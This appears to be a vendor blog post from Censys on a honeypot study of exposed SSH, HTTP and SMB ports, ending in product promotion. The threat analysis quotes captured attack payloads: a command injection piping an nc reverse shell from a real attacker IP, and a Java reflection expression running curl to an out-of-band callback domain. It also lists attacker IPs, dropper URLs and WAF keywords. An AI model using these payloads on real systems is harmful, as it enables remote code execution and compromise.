






In today’s hyperconnected world, your organization’s digital presence is constantly being scanned, probed, and analyzed. Cyber adversaries automate reconnaissance operations, hunting for exposed ports, outdated services, or misconfigurations. Each open door to the internet is a potential attack vector — and without visibility, you’re flying blind.
This blog explores how seemingly harmless open ports can create significant security risks, why continuous exposure management (also known as Attack Surface Management, or ASM) is critical, and how platforms like Censys ASM empower organizations to regain control over their external footprint. It also illustrates this concept with several in-depth examples derived from original research.
The Hidden Risks of Exposed Ports and Services
Every device and service connected to the internet exposes ports — communication channels used to send and receive data. Unfortunately, attackers exploit these same ports to identify vulnerabilities. A single exposed SSH, SMB or RDP service could allow a brute-force attack, while a forgotten web interface might reveal sensitive configuration details.
Security teams often underestimate how many assets they truly have exposed. Cloud sprawl, shadow IT, and unmanaged third-party services multiply the attack surface faster than most organizations can track manually.
Visualizing the Threat Landscape
The figures below illustrate how exposure data can be visualized to reveal patterns of scanning activity and asset discovery. Tracking events per minute or visualizing timelines per IP address helps analysts detect anomalies and prioritize investigation.


Below, we include the full detailed examples and findings including concrete examples of SSH and HTTP ports being scanned and manipulated — so you have both high-level context and the raw observations useful for technical audiences.
Detailed Examples
The following is an analysis of what happens to unattended or accidentally exposed SSH and HTTP/HTTPS services on the public internet — who connects, what probes they run, common outcomes, and what defenders should do first. We’ll take a detailed look at both SSH and HTTP/HTTPS services, but first we’ll outline the background, methods, and setup for these examples.
Background
Public-facing services are scanned by benign actors (search engines, security researchers) and malicious ones (commodity botnets, opportunistic exploit scripts, and targeted attackers). While a single exposed port may seem low risk, repetitive automation and the scale of the internet turn “one misconfiguration” into a serious exposure.
Methods (How I Measured “Who Knocks”)
- Passive observation: Collected connection attempts via syslog.
- Enrichment: Enriched the connecting IPs via the Censys Platform API to get Location, ASN, open ports and services.
- Behavior classification: Categorized incoming connections into scanner classes (mass scanners, targeted exploit scanners, credential stuffing, crawlers, benign bots).
- Time-to-first-probe metric: Measured how quickly the first unsolicited connection arrived after exposure.
- Investigating: For connections trying to perform any kind of bad actions, the Censys Platform was used to investigate those IP hosts or Web Entities.
Lab Setup and Traffic Flow
This section documents the lab topology and the traffic flow used for the exposure experiments. It explains how incoming traffic is NATed at the perimeter, how the Ivanti Virtual Traffic Manager (VTM) handles different protocols, how containerized honeypots and the syslog receiver collect telemetry, and how Censys enrichment is applied to each connecting IP.
High-Level Topology Overview
- Perimeter Firewall (External): Performs destination NAT for selected public IPs/ports and forwards inbound traffic to the VTM.
- Ivanti VTM (Virtual Traffic Manager): Protocol-aware gateway that applies service-specific handling policies (passthrough, SSL/TLS termination, inspection) and emits structured syslog events.
- Backend (Ubuntu host running Docker): Contains the central Syslog Receiver container plus dedicated honeypot containers for SSH, HTTP and SMB. Honeypots capture attacker behavior and forward detailed telemetry to the Syslog Receiver.
- Enrichment (Censys Platform API): The Syslog Receiver queries Censys to enrich connection records with ASN, geo, WHOIS/RDAP, open ports, and other relevant data.
Example 1: SSH — What Happened When We Left SSH Exposed
When SSH/TCP was left exposed on an instrumented host we observed multiple automated attacks from different public IPs. The dominant pattern: automated actors (likely botnets) brute-force or reuse credentials, then run a short post-login routine to establish persistence (write an SSH public key and/or change passwords), remove competing occupants, and fingerprint the environment to decide which payload to stage next. In this data set we saw no immediate attempts at lateral movement; activity focused on gaining and keeping access.
Findings per IP
Aggregated Interpretation
- Initial access — brute force or credential reuse to obtain shell access; many sessions are short but some succeed.
- Persistence — immediate insertion of an SSH public key into ~/.ssh/authorized_keys so operators or follow-on bots can regain access without brute forcing again. The same key/hash appears across multiple source IPs, implying shared tooling or payload reuse.
- Root takeover — attempts to change passwords via chpasswd.
- Cleanup/monopoly — commands like pkill and rm -rf /tmp/secure.sh indicate actors try to remove competing backdoors or scripts. Overwriting hosts.deny was also observed, suggesting manipulation of access controls.
- Fingerprinting — rapid collection of system info (CPU, memory, architecture, crontab, processes) to choose correct binaries/payloads for the host.
- Staging — downloads of artifacts (the SSH key and other files) were recorded and hashed for later analysis.
- No immediate lateral movement — in these sessions there were no recorded wget, nc, or ssh commands targeting other external hosts; this doesn’t rule out later outbound fetches once persistence is established.
Recommended Immediate Actions
- Assume compromise! rotate and revoke keys/passwords; search for and remove any captured public key on your fleet.
- Block / monitor the observed source IPs at perimeter devices or firewall rules.
- Harden SSH: disable password-based root logins, enforce key-based auth for legitimate users, enable rate-limiting (fail2ban, sshguard), and consider IP allowlists for admin access.
- Containment for instrumented hosts: if you run experiment or observation hosts, restrict egress so they cannot be used to pivot to internal resources and preserve artifacts for offline analysis.
- Ingest indicators (IPs, public-key hash, credential patterns) into SIEM/blocklists and set alerts for matching events.
Example 2: HTTP/HTTPS — Remote Downloader + RCE Probe Observed in the Wild
A web request in our incoming syslog contained a command injection attempt that attempted to invoke a remote shell and fetch an ELF dropper:
GET /notice/confirm.php?t=`nc+220.158.232.99+1|sh`The HTTPS request originated from 95.214.53.84 (Poland; high AbuseIPDB score) and appears to reference attacker-operated infrastructure at 220.158.232.99 (Phnom Penh, Cambodia). The referenced host served ELF binaries at /j/a5le1 and /j/a7le1 and the concatenated command sequence in the banner showed typical Mirai-style/IoT dropper staging:

What This Indicates
- The t= parameter contains a classic shell-injection attempt which, if executed by the web application, would open a reverse shell to 220.158.232.99 and pipe shell input — effectively a remote code execution (RCE) attempt.
- The attacker-controlled IP (220.158.232.99) hosted payloads on HTTP/FTP which map to known Linux/ARM droppers (a5le1, a7le1). These are widely used in commodity IoT infection campaigns.
- The source IP 95.214.53.84 is likely a scanner or proxy used to trigger the injection (AbuseIPDB reports it as high-confidence malicious).
- The concatenated command string in service banners is strong evidence of automated infection tooling and indicates operator intent to stage ELF payloads and run them immediately.
Indicators of Compromise (IoCs)
- Request pattern (attack): GET /notice/confirm.php?t=nc+220.158.232.99+1|sh“
- Attacker infrastructure: 220.158.232.99 (HTTP:80, FTP:21 — served j/a5le1, j/a7le1)
- Triggering source IP: 95.214.53.84 (HTTPS connection observed; high abuse score)
- Malicious file paths / URLs:
- https://220.158.232.99/j/a5le1
- https://220.158.232.99/j/a7le1
Incident Response & Mitigation Plan
Immediate Containment & Response
- Block malicious IPs: 95.214.53.84 and 220.158.232.99 at perimeter controls (WAF / firewall / ACL).
- Disable vulnerable endpoints: Temporarily disable any code paths that inject t= parameters into shell calls; put the application in maintenance mode if necessary.
- Hunt for exploitation indicators:
- Review web app logs, process lists, and /tmp directories.
- Check EDR telemetry for executed ELF files, unusual child processes, or references to a5le1, a7le1, or the tbkdvr argument seen in the banner.
- Preserve forensic evidence: Snapshot disk and memory images from any suspected hosts for offline analysis.
- Harden immediately:
- Patch or sanitize the vulnerable code path — remove any system(), backticks, or unsanitized shell_exec calls.
- Close unused ports at the network edge (security groups / firewalls).
- For any required public services: enforce key-based SSH, disable password auth, and restrict by IP.
- Harden web apps — remove debug endpoints, enforce WAF rules, and sanitize input.
- Ensure logging and alerting (fail2ban / IDS signatures) for high-frequency authentication failures.
Short-Term Actions (Within Days)
- Credential hygiene: Rotate or validate credentials and implement MFA where possible.
- Deception & detection: Add canary endpoints or honeytokens to detect scanning and exploitation attempts.
- Monitoring & validation: Confirm no lateral movement or persistence mechanisms remain in affected environments.
Long-Term Prevention
- Input validation & parameterization: Never pass user-controlled data directly to shell commands; use safe libraries and parameterized APIs.
- WAF tuning: Add signatures for common injection strings (backticks, |sh, nc, wget) and refine rules for command-injection detection.
- Egress restrictions: Prevent web servers from initiating arbitrary outbound connections—allowlist only required destinations.
- File execution controls: Mount /tmp with noexec where feasible, or enforce process allowlisting on production hosts.
- Threat intelligence integration: Automate ingestion of feeds (e.g., URLhaus, AbuseIPDB) for enrichment and dynamic blocklists.
- Continuous attack surface management: Maintain an accurate inventory and routinely scan for unintended exposures.
- Threat telemetry enforcement: Block or deprioritize traffic from known malicious ASNs and IP ranges.
Example 3: HTTP/HTTPS — Remote Command Execution Probe
We’ll analyze another observed direct Remote Command Execution probe where an attacker injected a Java reflection expression into the format parameter of /api/v2/featureusage endpoints. The payload attempted to invoke java.lang.Runtime.exec() to run curl against attacker-controlled OAST domains, confirming blind out-of-band RCE testing. This technique is classic expression-language injection (SpEL/OGNL-style) and represents a critical vulnerability if user input is evaluated server-side.
The path contains a URL-encoded Java expression that decodes to:
${''.getClass().forName('java.lang.Runtime')
.getMethod('getRuntime')
.invoke(''.getClass().forName('java.lang.Runtime'))
.exec('curl d2vtvt6r7hl5a0bgtbbgdn4zsop6esseq.oast.fun')}
So, the attacker attempted to use Java reflection to obtain java.lang.Runtime and call Runtime.getRuntime().exec(…) to run a shell command:
curl d2vtvt6r7hl5a0bgtbbgdn4zsop6esseq.oast.funThere were two sample requests that show the same technique against two endpoints (/api/v2/featureusage and /api/v2/featureusage_history) and two different OAST callback domains. The use of oast.fun strongly indicates an out-of-band (OAST) blind-RCE test: attackers trigger an outbound HTTP call to a domain they control to confirm RCE.
User-agents differ across the two requests (Linux Firefox / Mac Safari), which is a common evasion tactic.
Why Is This Concerning?
While Interactsh/OAST is a legitimate tool, it’s commonly used by attackers for malicious reconnaissance and exploitation.
If you’re seeing *.oast.fun interactions in your logs without authorization, this likely indicates active attack attempts: Someone is probing your systems for vulnerabilities that cause external callbacks. Common attack types include:
- SSRF (Server-Side Request Forgery) – Trying to make your server contact attacker-controlled domains
- XXE (XML External Entity) – Exploiting XML parsers to leak data
- Log4Shell/Log4j – Remote code execution via JNDI injection
- Blind Command Injection – Testing if injected commands execute
- DNS Exfiltration – Stealing data via DNS lookups
- Template Injection – Server-side template exploitation
- Deserialization Attacks – Exploiting unsafe object deserialization.
Key Findings
Time-to-First-Contact
- For HTTP/HTTPS: median time-to-first-probe within minutes; many endpoints saw initial HEAD/GET requests within the first 1–10 minutes.
- For SSH: first brute-force or banner probe frequently occurred in under an hour; some IPs showed thousands of automated connection attempts daily.
- For SMB: In this case, a port-twist of the standard port 455 was used (port 50445), and even though this was on a very high port, it took bad actors less than 7 hours to detect and probe this port. We (Censys) found the port just about 20 minutes earlier. Lesson learnt is that the time-to-first-contact is really shrinking.
Sidebar: Why Port Twists Do Not Stop for Example SMB Discovery
Moving SMB from 445 to 50445 does not prevent discovery. Attackers run mass TCP sweeps across entire ranges, fingerprint services by protocol negotiation, and use heuristic banner detection. Obfuscation may delay discovery briefly, but does not provide meaningful protection. That is why it is so important that the foundational scanning and exposure management solution covers all 65535 ports.
Most Common First Probes
- HTTP/HTTPS: HEAD/GET for /, /robots.txt, /.env, /admin, /wp-login.php, and well-known paths used by web frameworks. Automated scanners also request common files used by frameworks (favicon, certain JS paths) to fingerprint stack.
- SSH: Automated connection attempts cycling common usernames (root, admin, ubuntu, ec2-user) and rapid trial of common passwords or injected key checks.
- SMB: Simple TCP connect scans to see if SMB is on open port, followed by protocol fingerprinting via tools/bots that will try to check for banners, SMB dialects, or NetBIOS responses.
Exploit Buckets Observed
- Credential stuffing & brute force — widespread on SSH.
- Vulnerability scanners — custom checks for known CVEs against web endpoints (some scanners include fingerprinting like framework-specific endpoints or response patterns).
- Crawlers & scrapers — indexers and benign crawlers mixed in with noisy scanners.
- Follow-on activity — small subset: file upload attempts, POSTs to upload endpoints, or backdoor installation attempts.

- Service enumeration for SMB, like querying for shares (IPC$, ADMIN$, named shares), listed directories, and service banners and enumerating list of users, groups, and available named pipes (RPC endpoints) it is also common with anonymous access probing attempting anonymous/null sessions to see if any shares allow guest or null access (e.g., misconfigured public shares).
How These Examples Map to ASM Use Cases
The concrete SSH and HTTP scanning examples shown above are exactly the kinds of external exposures that ASM platforms like Censys are designed to detect and contextualize. Whether it’s identifying exposed SSH on both standard and non-standard ports in the complete range of ports or discovering an internet-facing HTTP admin panel with default credentials, ASM provides the continuous visibility, alerting, and prioritization needed to remediate effectively.
Operational recommendations:
- Configure continuous external scanning and integrate ASM alerts into your ticketing system.
- Prioritize remediation for services exposed to the public internet, especially management interfaces.
- Use ASM to detect and track changes in exposure over time and after cloud deployments.
- Validate remediation by rescanning from the external perspective to ensure the exposure is closed.
From Visibility to Control with ASM
ASM is about knowing what’s exposed, assessing its risk, and taking action. These examples illustrate why ASM is critical for security teams. ASM combines visualization, continuous discovery, and prioritized remediation to help organizations dramatically reduce the risk posed by exposed ports and services on the public internet.
Tools like Censys ASM continuously map your internet-facing assets, identify new or risky exposures, and correlate findings across networks, cloud environments, and subsidiaries.
By implementing continuous ASM monitoring, organizations can:
- Identify unknown assets before attackers do.
- Detect open ports and vulnerable services in real-time.
- Understand global exposure trends across business units.
- Prioritize remediation based on risk and context.
Censys offers an ASM tool that’s built on the most comprehensive, accurate, and up-to-date Internet data available. Censys is free to try — sign up for a Free account today.